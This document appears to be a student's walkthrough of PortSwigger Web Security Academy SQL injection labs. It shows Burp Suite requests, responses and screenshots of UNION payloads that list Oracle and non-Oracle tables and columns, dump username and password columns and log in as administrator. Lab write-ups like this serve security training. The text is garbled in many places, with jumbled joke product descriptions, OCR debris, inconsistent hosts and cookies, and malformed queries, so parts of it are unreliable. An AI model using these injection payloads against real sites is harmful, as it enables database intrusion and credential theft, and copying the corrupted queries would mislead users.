Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening! If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle.

SQL injection attack, listing the database contents on non-Oracle databases

Go to the website and click “Gifts” and get the request on Burp Suite.

Back to all topics

SQL Injection

- What is SQL injection?
- What is the impact of SQL injection?
- Detecting SQL injection vulnerabilities
- Examples of SQL injection
- Examining the database
- UNION attacks**
- Blind SQL injection
- How to prevent SQL injection
- SQL injection cheat sheet
- View all SQL injection labs

PRACTITIONER LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Hint

ACCESS THE LAB

Solution

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:
`+UNION+SELECT+'abc', 'def'--`
3. Use the following payload to retrieve the list of tables in the database:
`+UNION+SELECT+table_name, +NULL+FROM+information_schema.tables--`
4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:
`+UNION+SELECT+column_name, +NULL+FROM+information_schema.columns+WHERE+table_name='table_name'`

SQL injection attack, listing the database contents on non-Oracle databases

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

Back to lab description >

WE LIKE TO SHOP

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Gifts Lifestyle

The Trolley-ON

Some days life can be so tough, everything seems to get in your way, and you can't juggle everything the way you need to. Our extremely versatile Trolley-ON is the answer to all your prayers. Not only is the Trolley-ON useful for transporting things like; luggage, shopping, purses, and a change of clothes, it also doubles up as a buggy and dog basket. If you find you can't reach the top shelves in the supermarket aisles, just hop in and give yourself a leg up. This is a great product for couples, as it is not yet self-propelled, with two of you at the helm you will be able to take it in turns to Kart down steep roads and hills, not just practical but fun too! Please be advised not to pick up a freebie in car parks and along railway lines, these Trolley-Ons are likely to be malfunctioning and we cannot guarantee your safety. You can buy from a name you trust and we offer a full service and MOT for two years from the date of purchase. Once you incorporate this product into your everyday life you will wonder how you ever lived without it.

The Alternative Christmas Tree

This is a great idea for tiny living. The need to move your treasured possessions into the attic to make space to decorate is a thing of the past. The full Santa suit complete with decorative lights can be worn by any family member (Grandpa Joe) who isn't usually very mobile. Dress them up and plug them in. If you find you need extra sealing as you're entertaining over the festive season Grandpa Joe can be positioned in any area of the house where this is an electrical outlet. Be advised the lights should only be run for a period of one hour during use, with a ten-minute break to avoid overheating. Food and drink must not be consumed while in decoration pose. The suit is fully synthetic and will need regular washing to maintain its fresh festive pine fragrance. This is guaranteed to also free you of the mountain of gifts spilling over your pristine lounge carpet, a crate can be attached to the legs of the suit pants and Grandpa Joe will be able to keep them safe and tidy. Visiting children will be thrilled with your resident Santa as the innovative 'ho ho ho' button positioned discreetly in his hand is activated on shaking. Don't delay, order today as stock is limited to first come first served.

Portable Hat

This Portable hat will be the best thing you buy yourself this year. It can be worn on your head for ease of transportation. Lightweight but sturdy it will keep your

Burp Suite Community Edition v2023.9.4 - Temporary Project

Dashboard Target Proxy Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a6300e037baef68a0e14d300c00f9.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Priority Raw Hex

```

1 GET / HTTP/1.1
2 Host: 0a6300e037baef68a0e14d300c00f9.web-security-academy.net
3 Cookie: session=1adUZCwqOjFO5z2UnTFaHmjMeK3gc
4 Sec-Ch-Ua: "Not A Brand";v="100", "Chromium";v="116.0.5845.141", "Safari/15.3.1"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-User: noone
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Referer: https://0a6300e037baef68a0e14d300c00f9.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18

```

Comment this item HTTP/2

Inspector Request attributes Request query parameters Request body parameters Request cookies Request headers

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser
- Engagement tools (Pro version only)
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

0 highlights

Change the code and get a username. Using that username modify the code.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a6300e0037baef68a0e14d300c30019.web-security-academy.net

Request

```
1 GET /filter?category=UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_ac'
HTTP/1.1
Host: 0a6300e0037baef68a0e14d300c30019.web-security-academy.net
Cookie: session=1ad720490c0j20527unTPaHgjHeK3gc
Sec-Ch-Ua: "Not_A Brand", "Chromium", "88.0.4324.104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.14 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```

Response

```
<html>
<head>
    <title>We are no longer the only surprise, your之间 and 爱情 wait we delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 1 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute. If you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't wait, delay, give us a call today.
</head>
<body>
    <h1>username_jnpklq</h1>
    <h2>Conversation Controlling Lemon</h2>
    <h3>Administrator</h3>
    <td>
        Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the Coupleapom's Umbrella.
        Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the world, the umbrella has a built-in hand warmer, so you can be sure to hold hands whilst hanging children and the elderly out of your way.
        Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.
        Cover both you and your partner and make the rest of us look on in envy and disgust with the Coupleapom's Umbrella.
    </td>
    <td>
        Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the Coupleapom's Umbrella.
        Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the world, the umbrella has a built-in hand warmer, so you can be sure to hold hands whilst hanging children and the elderly out of your way.
        Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.
        Cover both you and your partner and make the rest of us look on in envy and disgust with the Coupleapom's Umbrella.
    </td>
    <td>
        Conversation Controlling Lemon
    </td>
    <td>
        Do you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever.
        When a comment comes along on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interact.
        The Lemon is sold in four single pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, thatapom's nothing an evening. If youapom're a real chatterbox you will save the money in drink and snacks, as you will be unable to consume the same amount as usual.
        The Conversational Controlling Lemon is also available with gift wrapping and a personalized card share with all your friends and family, mainly those who don't know when to keep quiet. It makes a lovely gift this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, theyapom're for life; a quieter, more reasonable, and un-opinionated one.
    </td>
    <td>
        High-End Gift Wrapping
    </td>

```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Done

9,021 bytes | 218 millis

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a6300e0037baef68a0e14d300c30019.web-security-academy.net

Request

```
1 GET /filter?category=Ditts'+UNION+SELECT+username_jnpklq,+password_mzbctf+FROM+users_acitpq
HTTP/1.1
Host: 0a6300e0037baef68a0e14d300c30019.web-security-academy.net
Cookie: session=1ad720490c0j20527unTPaHgjHeK3gc
Sec-Ch-Ua: "Not_A Brand", "Chromium", "88.0.4324.104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5845.14 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```

Response

```
<html>
<head>
    <title>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseous? If you answered yes to one or both of these questions, you need the Coupleapom's Umbrella. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the world, the umbrella has a built-in hand warmer, so you can be sure to hold hands whilst hanging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Coupleapom's Umbrella.</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://0a6300e0037baef68a0e14d300c30019.web-security-academy.net/images/style.css" rel="stylesheet">

```

Inspector

- Selection
- Selected text
- VzvdgP7vsS8wm7qk3b
- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Done

9,246 bytes | 210 millis

Now we can find the username and password. Using them login to the website.

SQL injection attack, listing the database contents on non-Oracle databases

Web Security Academy

Back to lab description >

Home | My account

Login

Username
administrator

Password

Log in

SQL injection attack, listing the database contents on non-Oracle databases

Web Security Academy

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

SQL injection attack, listing the database contents on Oracle

Go to the website and click “gifts”. Get a request to the Burp Suite

The screenshot shows the "Lab: SQL injection attack, listing the database contents on Oracle" page from portswigger.net. The page includes a sidebar with navigation links for various SQL injection topics. The main content area contains a challenge description, a "Hint" button, and a "Solution" section with step-by-step instructions and code snippets. Below this is a Burp Suite interface showing a captured HTTP request for the "/filter?category=Tech+gifts" endpoint. The "Inspector" tab is open, displaying the raw response body which contains the results of the SQL query.

Send it to the repeater change the code and get a username first.

The screenshot shows the Burp Suite Repeater tab with the modified SQL query: "1 ORACLE#category='Tech' ORACLE#SELECT+table_name,+NULL+FROM+all_tables--". The "Inspector" tab shows the raw response body containing the results of the query, which include the table names: "SYSTEM_PRIVILEGE_MAP", "TABLE_PRIVILEGE_MAP", "WRRS_FT2CXB", "WRRS_ADV_ASA_REC_DATA", "WRRS_REPLY_CALL_FILTER", "WRRS_FLOW_DUAL100", "WRRS_FLOW_LOV_TEMP", and "WRRS_FLOW_TEMP_TABLE".

Again modify the code using that username and get another username and password.

The screenshot shows the Burp Suite interface with the following details:

Request Tab:

```

GET /filter?category=Tech+gifts' OR (SELECT+column_name,+NULL+FROM+all_table_columns+WHERE+table_name+3d+'USERS_FTZXKB'+-- HTTP/1.1
Host: 0a0c004d04ee9a8e81d5397e00ce000c.web-security-academy.net
Cookie: session=yJloung758XBgVpw0OcioPfTeIxtcS
Sec-Ch-Ua: Not_A�nd; Mobile: 70
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
        application/pgp-7
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Accept-Charset: utf-8
Accept-Header: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

```

Response Tab:

```

</td>
<td>
    <b>Lightbulb Moments</b>
    <br>
    <br>
    How many times have you had a lightbulb moment and not written any way of writing down what cell is out of reach or have to write it before you find it? Us to. That's how we have come up with the perfect solution.
    <br>
    <br>
    Lightbulb moments are unique, voice-activated, recording software units. Replace all those useless bulbs that give you nothing but light, and instead give you something that gives you light. With bayonet and screw fittings available they will fit easily into every lamp, and overhead light socket, in fact anywhere.
    When the idea hits you just call out, <b>appon:lightbulb moments</b>, and your bulbs will be ready to start recording instantly. There is no need for a smartphone or tablet to record, just say <b>appon:Tell me</b>, and the bulb will repeat back what you have recorded at a time that is convenient for you.
    Even better, these lightbulbs are built to last. They have a 10-year warranty and will be replaced for a discount of 10% of the original purchase price. No minimum order required, only buy what you need. Never miss that lightbulb moment again.
</td>
</tr>
<tr>
    <td>
        <b>PASSWORD_JIDCEF</b>
    </td>
    <td>
        <br>
        <br>
        All-in-One Typewriter
    </td>
</tr>
<tr>
    <td>
        <b>USERNAME_VHUXZ</b>
    </td>
    <td>
        <br>
        <br>
        This All-in-One compact and portable typewriter is on every writer's wish list. No need for separate handy printers, just feed the paper in with the handy carriage and type away.
        This is a must-have gadget for all those who like to print on the go. Its revolutionary instant print mechanism means you never have to worry, you no longer need to take your memory stick to the nearest printing outlet, you can type and print at the same time. It is a space saving dream.
        You know what you are a clumsy typist, all mistakes can quickly be <b>appon:white&nbsp;</b> out with the accompanying bottle of corrective fluid, just apply it to the keys and it disappears off the alphabet is inscribed on the keys making it useful for all your writing needs, numbers are also available especially useful if you need to type up your backlog of invoices.
        This handy little device comes with a carrying case, and convenient handle weighing in at only 15 pounds. The mobile office has just got that little bit easier.
    </td>
</tr>
<tr>
    <td>
        <b>Beat the Vacation Traffic</b>
    </td>
    <td>
        <br>
        Time of sitting in traffic on the highway. Feel like you're getting nowhere fast? No-one wants to spend most of their vacation wasting valuable time. Start your holiday as soon as you leave your drive with our new VV car on wheels. These wheels will transport you safely over most standard vehicles on the road. Better still you will see your destination ahead before you even reach it. As more and more drivers use these wheels other road users will become accustomed to them passing over the roof of their cars, and not panic as you drive at them.
        This little extra is not as costly as you might think, but they will need to be fitted by one of our
    </td>
</tr>

```

Using that username and password again modify the SQL code and get the username and password for the website login.

The screenshot shows the Burp Suite interface with the following details:

Request Tab:

```

GET /filter?category=Tech+gifts' OR (SELECT+column_name,+NULL+FROM+all_table_columns+WHERE+table_name+3d+'USERS_FTZXKB'+-- HTTP/1.1
Host: 0a0c004d04ee9a8e81d5397e00ce000c.web-security-academy.net
Cookie: session=yJloung758XBgVpw0OcioPfTeIxtcS
Sec-Ch-Ua: Not_A�nd; Mobile: 70
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
        application/pgp-7
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Accept-Charset: utf-8
Accept-Header: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

```


Response Tab:

```


<br>
<br>
    <b>PASSWORD_JIDCEF</b>
    <br>
    <br>
    All-in-One Typewriter
<br>
<br>
    <b>USERNAME_VHUXZ</b>
    <br>
    <br>
    This All-in-One compact and portable typewriter is on every writer's wish list. No need for separate handy printers, just feed the paper in with the handy carriage and type away.
    This is a must-have gadget for all those who like to print on the go. Its revolutionary instant print mechanism means you never have to worry, you no longer need to take your memory stick to the nearest printing outlet, you can type and print at the same time. It is a space saving dream.
    You know what you are a clumsy typist, all mistakes can quickly be <b>appon:white&nbsp;</b> out with the accompanying bottle of corrective fluid, just apply it to the keys and it disappears off the alphabet is inscribed on the keys making it useful for all your writing needs, numbers are also available especially useful if you need to type up your backlog of invoices.
    This handy little device comes with a carrying case, and convenient handle weighing in at only 15 pounds. The mobile office has just got that little bit easier.
    <br>
    <br>
    <b>Beat the Vacation Traffic</b>
    <br>
    <br>
    Time of sitting in traffic on the highway. Feel like you're getting nowhere fast? No-one wants to spend most of their vacation wasting valuable time. Start your holiday as soon as you leave your drive with our new VV car on wheels. These wheels will transport you safely over most standard vehicles on the road. Better still you will see your destination ahead before you even reach it. As more and more drivers use these wheels other road users will become accustomed to them passing over the roof of their cars, and not panic as you drive at them.
    This little extra is not as costly as you might think, but they will need to be fitted by one of our

```

SQL injection attack, listing the database contents on Oracle

WebSecurity Academy  SQL injection attack, listing the database contents on Oracle

Back to lab description >

LAB Not solved 

Home | My account

Login

Username

Password

SQL injection attack, listing the database contents on Oracle

WebSecurity Academy  SQL injection attack, listing the database contents on Oracle

Back to lab description >

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Email

SQL injection UNION attack, determining the number of columns returned by the query

The screenshot shows a web browser window for the PortSwigger Web Security Academy. The URL is https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns. The page title is "Lab: SQL injection UNION attack, determining the number of columns returned by the query". On the left, there's a sidebar with a navigation tree for SQL Injection topics. The main content area contains instructions for performing a UNION attack to determine the number of columns. It includes a "PRACTITIONER LAB" badge and a "TRY FOR FREE" button for Burp Suite. A sidebar on the right promotes using Burp Suite to find SQL injection vulnerabilities.

Go to the website and POST the request to Burp Suite.

The screenshot shows a web browser window displaying a product catalog from a website. The URL is https://0ade00ca0421987080175db8006300d5.web-security-academy.net. The page title is "SQL injection UNION attack, determining the number of columns returned by the query". The main content area shows a list of products with their names, prices, and "View details" buttons. The products listed include Cheshire Cat Grin, Six Pack Beer Belt, Giant Pillow Thing, ZZZZZZ Bed - Your New Home Office, Eggstastic, Fun, Food Eggcessories, Single Use Food Hider, Hydrated Crackers, Waterproof Tea Bags, Your Virtual Journey Starts Here, Inflatable Holiday Home, Hitch A Lift, Eco Boat, 3D Voice Assistants, Photobomb Backdrops, and Picture Day. The website has a logo at the top that says "WE LIKE TO SHOP" with a stylized arm icon.

Select the gift on the webpage get the request to the repeater, and change it.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /filter?category=Tech+gifts'UNION+SELECT+NULL,+NULL,+NULL-- HTTP/2
2 Host: Oade00cad41987080175db8006300d5.web-security-academy.net
3 Cookie: session5=sha441to0THS1zTn5jK40CisWbocq
4 Sec-Ch-Ua: "Not A Brand", "Chromium", "Version", "100.0.4896.141"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Referer: https://Oade00cad41987080175db8006300d5.web-security-academy.net/filter?category=Tech+gifts
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
```
- Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8133
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/css/labHeader.css rel="stylesheet">
10    <link href="/resources/css/labCommerce.css rel="stylesheet">
11    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
12  </head>
13  <body>
14    <script src="/resources/labHeader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <div class="container">
17          <div class="logo">
18            
20                <div class="title-container">
21                  <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
22                  <a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
23                    
31                <span>LAB</span>
32                <span>Solved</span>
33                
7 <html>
8   <head>
9     <link href="/resources/css/labHeader.css rel="stylesheet">
10    <link href="/resources/css/labCommerce.css rel="stylesheet">
11    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
12  </head>
13  <body>
14    <script src="/resources/labHeader/js/labHeader.js">
15      <div id="academyLabHeader">
16        <div class="container">
17          <div class="logo">
18            
20                <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
21                <a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
22                  
30                <span>LAB</span>
31                <span>Solved</span>
32                View details</a> |
| Photobomb Backdrops       | \$54.46 | <a href="#">View details</a> |
| Picture Box               | \$16.46 | <a href="#">View details</a> |
| Robot Home Security Buddy | \$13.99 | <a href="#">View details</a> |

## SQL injection UNION attack, finding a column containing text

Go to the webpage and click on the “gift”

Back to all topics

**SQL injection**

- What is SQL injection?
- What is the impact of SQL injection?
- Detecting SQL injection vulnerabilities
- Examples of SQL injection
- Examining the database
- UNION attacks
- Blind SQL injection
- How to prevent SQL injection
- SQL injection cheat sheet
- View all SQL injection labs

**Lab: SQL injection UNION attack, finding a column containing text**

PRACTITIONER LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

[ACCESS THE LAB](#)

**Solution**

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query. Verify that the query is returning three columns, using the following payload in the `category` parameter:  
`'+UNION+SELECT+NULL,NULL,NULL--`
3. Try replacing each null with the random value provided by the lab, for example:  
`'+UNION+SELECT+'abcede',NULL,NULL--`
4. If an error occurs, move on to the next null and try that instead.

SQL injection UNION attack, finding a column containing text

Make the database retrieve the string: 'QMPXis'

Back to lab description >

Home | My account

WE LIKE TO  
**SHOP**

Refine your search:  
All Accessories Corporate gifts Food & Drink Lifestyle Pets

|                                   |          |                              |
|-----------------------------------|----------|------------------------------|
| ZZZZZZ Bed - Your New Home Office | \$5.47   | <a href="#">View details</a> |
| Cheshire Cat Grin                 | \$18.27  | <a href="#">View details</a> |
| Giant Pillow Thing                | \$85.88  | <a href="#">View details</a> |
| Six Pack Beer Belt                | \$19.55  | <a href="#">View details</a> |
| Caution Sign                      | \$51.03  | <a href="#">View details</a> |
| There is No 'I' in Team           | \$93.75  | <a href="#">View details</a> |
| Com-Tool                          | \$74.11  | <a href="#">View details</a> |
| Folding Gadgets                   | \$42.03  | <a href="#">View details</a> |
| Single Use Food Hider             | \$36.84  | <a href="#">View details</a> |
| Sprout More Brain Power           | \$56.71  | <a href="#">View details</a> |
| Waterproof Tea Bags               | \$89.20  | <a href="#">View details</a> |
| Hydrated Crackers                 | \$40.24  | <a href="#">View details</a> |
| Inflatable Holiday Home           | \$66.22  | <a href="#">View details</a> |
| Safety First                      | \$3.65   | <a href="#">View details</a> |
| Backaway Carpet                   | \$102.80 | <a href="#">View details</a> |

Try to solve the problem using SQL commands.

SQL injection UNION attack, finding a column containing text

Back to lab home

Make the database retrieve the string: 'QMPXis'

Back to lab description >

Home | My account

WE LIKE TO  
**SHOP**

Corporate gifts' order by 1--

Refine your search:  
All Accessories Corporate gifts Food & Drink Lifestyle Pets

|                         |         |                              |
|-------------------------|---------|------------------------------|
| Caution Sign            | \$51.03 | <a href="#">View details</a> |
| There Is No 'I' in Team | \$93.75 | <a href="#">View details</a> |
| Com-Tool                | \$74.11 | <a href="#">View details</a> |
| Folding Gadgets         | \$42.03 | <a href="#">View details</a> |

SQL injection UNION attack, finding a column containing text

**LAB** Not solved

Make the database retrieve the string: 'QMPXis'

[Back to lab home](#)

[Back to lab description >](#)

**Internal Server Error**

Internal Server Error

Change the URL using SQL commands. But they show us that 2<sup>nd</sup> null command should be a string and they give us that value.

SQL injection UNION attack, finding a column containing text

**LAB** Not solved

Make the database retrieve the string: 'QMPXis'

[Back to lab description >](#)

[Home | My account](#)

WE LIKE TO  
**SHOP**

Corporate gifts' UNION select NULL, 'a', NULL--

Refine your search:  
All Accessories Corporate gifts Food & Drink Lifestyle Pets

|                         |         |                              |
|-------------------------|---------|------------------------------|
| Caution Sign            | \$51.03 | <a href="#">View details</a> |
| There Is No 'I' in Team | \$93.75 | <a href="#">View details</a> |
| Com-Tool                | \$74.11 | <a href="#">View details</a> |
| Folding Gadgets         | \$42.03 | <a href="#">View details</a> |

a

SQL injection UNION attack, finding a column containing text

**LAB** Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Home | My account](#)

WE LIKE TO  
**SHOP**

Corporate gifts' UNION select NULL, 'a', NULL--

Refine your search:  
All Accessories Corporate gifts Food & Drink Lifestyle Pets

|                         |         |                              |
|-------------------------|---------|------------------------------|
| Caution Sign            | \$51.03 | <a href="#">View details</a> |
| There Is No 'I' in Team | \$93.75 | <a href="#">View details</a> |
| Com-Tool                | \$74.11 | <a href="#">View details</a> |
| Folding Gadgets         | \$42.03 | <a href="#">View details</a> |

a

## SQL injection UNION attack, retrieving data from other tables

Go to the website and click on the gift.

The screenshot shows a web browser with two tabs open. The top tab is a lab exercise titled "Lab: SQL injection UNION attack, retrieving data from other tables" from portswigger.net. It contains instructions for performing a UNION attack to retrieve data from the "users" table. The bottom tab is a "WebSecurityAcademy" page from https://0xa3003e04c914c80916d6005200a5.web-security-academy.net. This page features a shopping interface with various products listed, such as "Vintage Neck Defender" and "Baby Minding Shoe".

Now modify the URL using SQL commands.

SQL injection UNION attack, retrieving data from other tables

**Web Security Academy**  LAB Not solved 

Back to lab home Back to lab description >

Document was last saved: Just now

Home | My account

WE LIKE TO  Gifts

Refine your search:  
All Clothing, shoes and accessories Corporate gifts Gifts Pets Toys & Games

**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

**Snow Delivered To Your Door**

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. "Make sure you have an extra large freezer before delivery."Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit)."Allow 3 days for it to refreeze."Chip away at each block until the ice resembles snowflakes."Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

SQL injection UNION attack, retrieving data from other tables

**Web Security Academy**  LAB Not solved 

Back to lab home Back to lab description >

Home | My account

WE LIKE TO  Gifts' UNION select 'a', 'a>--

Refine your search:  
All Clothing, shoes and accessories Corporate gifts Gifts Pets Toys & Games

**Conversation Controlling Lemon**

